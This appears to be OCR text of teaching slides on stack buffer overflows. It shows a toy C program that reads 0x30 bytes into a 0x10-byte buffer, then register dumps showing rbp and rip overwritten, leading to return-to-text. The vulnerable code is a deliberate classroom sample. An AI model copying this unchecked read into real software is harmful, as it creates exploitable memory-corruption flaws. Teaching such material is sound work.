
Buffer Overflow

Buffer Overflow

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
  char buf[0x10];
  read(0, buf, 0x30);
  return 0;
}
```

Buffer Overflow

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
  char buf[0x10];
  read(0, buf, 0x30);
  return 0;
}
```




Buffer Overflow

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
  char buf[0x10];
  read(0, buf, 0x30);
  return 0;
}
```


input: aaaaaaaaaaaaaaaa

0x10



Buffer Overflow

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
  char buf[0x10];
  read(0, buf, 0x30);
  return 0;
}
```




input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

0x20

Buffer Overflow

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip = 0x400677
```

```
400677:   leave
400678:   ret
```




Buffer Overflow

```
rsp = 0x7fffffffefe8
rbp = 0x7fffffffefe8
rip = 0x400677
```

```
400677:   leave
400678:   ret
```

```
mov     rsp, rbp
pop     rbp
```




Buffer Overflow

```
rsp = 0x7fffffffeff0
rbp = 0x6161616161616161
rip = 0x400678
```

```
400677:   leave
400678:   ret
```

```
mov     rsp, rbp
pop     rbp
```




Buffer Overflow

```
rsp = 0x7fffffffeff8
rbp = 0x6161616161616161
rip = 0x6161616161616161
```

```
400677:   leave
400678:   ret
```

```
mov     rsp, rbp
pop     rbp
```




Return to Text

Return to Text

```
rsp = 0x7fffffffeff8
rbp = 0x6161616161616161
rip = 0x6161616161616161
```

